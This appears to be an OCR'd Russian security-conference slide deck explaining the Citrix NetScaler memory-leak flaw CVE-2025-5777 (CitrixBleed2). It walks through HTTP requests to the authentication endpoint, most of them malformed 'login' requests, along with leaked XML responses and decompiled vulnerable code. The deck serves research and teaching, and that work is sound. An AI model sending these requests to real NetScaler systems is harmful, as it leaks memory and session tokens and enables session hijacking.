


Георгий Кумуржи

Я тебе LoGiN, а ты мне креды? Пошло?

Или почему мы до сих пор уязвимы перед CitrixBleed2

@kumurzhigm (@Russian_OSLNT)

RedTeam/Pentest

специалист, уклон в анализ мобильных и веб-приложений (и немного социалки)

10 лет

непрерывных занятий вольной борьбой

Преподаватель

каф. КБ-14, РТУ МИРЭА


Победитель

и призер Awillix Pentest Awards 2025 (“Ловись рыбка” и “Мобильный разлом”)


STANDOFF TALKS

CVE-2025-5777
(Citrix Bleed 2)

CITRIX®



CVE-2023-4966 (Citrix Bleed)



- простая эксплуатация
- перехват сессии, session hijacking
- вендор сразу заявил об эксплуатации вживую
- есть факты успешного использования картелем LockBit

Умение извлекать уроки (404 Not Found)

STANDOFF TALKS

А ларчик просто открывался (1/4)

STANDOFF TALKS

Request

Pretty Raw Hex Hackvertor

```
1 POST /p/u/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 128
4 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 login=testuser&passwd=password123&savecredentials=false&
  nsg-x1-logon-button=Log+On&StateContext=
  bG9naW5zY2hlbWE9ZGVmYXVsdA%3D%3D
```

Response

Pretty Raw Hex Render Hackvertor

```
                    <Text>
                        <ReadOnly>
                            false
                        </ReadOnly>
                        <InitialValue>
                            testuser
                        </InitialValue>
                        <Constraint>
                            .+
                        </Constraint>
                    </Text>
                </Input>
            </Requirement>
            <Requirement>
                <Credential>
```

А ларчик просто открывался (1/4)

STANDOFF TALKS

Request

Pretty Raw Hex Hackvertor

```
1 POST /p/u/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 128
4 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 login=testuser&passwd=password123&savecredentials=false&
  nsg-x1-logon-button=Log+On&StateContext=
  bG9naW5zY2hlbWE9ZGVmYXVsdA%3D%3D
```

Response

Pretty Raw Hex Render Hackvertor

```
                    <Text>
                        <ReadOnly>
                            false
                        </ReadOnly>
                        <InitialValue>
                            testuser
                        </InitialValue>
                        <Constraint>
                            .+
                        </Constraint>
                    </Text>
                </Input>
            </Requirement>
            <Requirement>
                <Credential>
```

А ларчик просто открывался (2/4)

STANDOFF TALKS

Request

Pretty Raw Hex Hackvertor

```
1 POST /p/u/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 14
4 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 login=testuser
```

Response

Pretty Raw Hex Render Hackvertor

```
                    </Label>
                    <Input>
                    <Text>
                        <ReadOnly>
                            false
                        </ReadOnly>
                        <InitialValue>
                            testuser
                        </InitialValue>
                        <Constraint>
                            .+
                        </Constraint>
                    </Text>
                </Input>
            </Requirement>
            <Requirement>
```

А ларчик просто открывался (2/4)

STANDOFF TALKS

Request

Pretty Raw Hex Hackvertor

```
1 POST /p/u/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 14
4 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 login=testuser
```

Response

Pretty Raw Hex Render Hackvertor

```
                    </Label>
                    <Input>
                    <Text>
                        <ReadOnly>
                            false
                        </ReadOnly>
                        <InitialValue>
                            testuser
                        </InitialValue>
                        <Constraint>
                            .+
                        </Constraint>
                    </Text>
                </Input>
            </Requirement>
            <Requirement>
```

А ларчик просто открывался (3/4)

STANDOFF TALKS

Request

Pretty Raw Hex Hackvertor

```
1 POST /p/u/doAuthentication.do HTTP/1.1
2 Host: target
3 Content-Length: 6
4 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
5 Priority: u=1, i
6 Connection: keep-alive
7
8 login=
```


Response

Pretty Raw Hex Render Hackvertor

```
                    <Input>
                    <Text>
                        <ReadOnly>
                            false
                        </ReadOnly>
                        <InitialValue>
                        </InitialValue>
                        <Constraint>
                            .+
                        </Constraint>
                    </Text>
                </Input>
            </Requirement>
            <Requirement>
                <Credential>
                    <ID>
```

А ларчик просто открывался (4/4)

STANDOFF TALKS



Пример утечки памяти у Citrix Netscaler в результате эксплуатации CitrixBleed2

Запишите в тетрадку, я завтра занесу

STANDOFF TALKS

```
if (postData->hasField('login')) {
    loginContext->hasUsername |= 0x10;
    // "We saw the login field, so mark that we have a username"
}
```

Деньги же конечно, никто не занес

STANDOFF TALKS

```
void FUN_00550bf0(long param_1, byte *param_2) {
    ...
    // Load globals
    long lVar7 = DAT_02e34a68;
    uint local_3c = 0;

    // Request data structure
    // *param_2 == length of login string
    // param_2 + 0x48 == pointer to login string
    // This null terminates the username to cap the length of the username to 127 characters
    param_2[(ulong)*param_2 + 0x48] = 0;


    // Some validatation and error handling
    ...

    // Determine the postback URLs based on the authentication type
    const char *postBack = (param_2[0x44] == 8 && (param_2[6] & 4)) ?
        "/nf/auth/doAuthentication.do" :
        "/p/u/doAuthentication.do";

    const char *cancelBack = (param_2[0x44] == 8 && (param_2[6] & 4)) ?
        "/nf/auth/doLogoff.do" :
        "/p/u/doLogoff.do";
```

```
    // Start building the XML response
    uVar4 = FUN_01ddca50(lVar7,
        "<?xml version=\"1.0\"?><AuthenticateResponse><Status>success</Status>"
        "<Result>more-info</Result><StateContext>base64==</StateContext>"
        "<AuthenticationRequirements><PostBack>%s</PostBack><CancelPostBack>%s</CancelPostBack>"
        "<CancelButtonText>Cancel</CancelButtonText><Requirements>",
        postBack, cancelBack);

    ...

    // Copy the supplied username into the XML response
    iVar5 = FUN_01ddca50((ulong)uVar4 + lVar7,
        "<Requirement><Credential><ID>login</ID><Type>username</Type></Credential>"
        "<Input><Text><InitialValue>%.*s</InitialValue></Text></Input></Requirement>",
        *param_2, param_2 + 0x48);

    // More stuff
    ...
}
```

Мы довольны своей работой максимально. Но, к сожалению, наша работа не дала результатов

STANDOFF TALKS

Request

Pretty Raw Hex Hackvertor

```
1 POST /p/u/doAuthentication.do HTTP/1.0
2 Host: 54.169.2.107
3 User-Agent:
watchTowrwatchTowrwatchTowrwatchTowrwatchTowrwatchTowrwatchTowrwatchTowrwatchTo
wrwatchTowrwatchTowrwatchTowr
4 Content-Length: 5
5 Connection: keep-alive
6
7 login
```

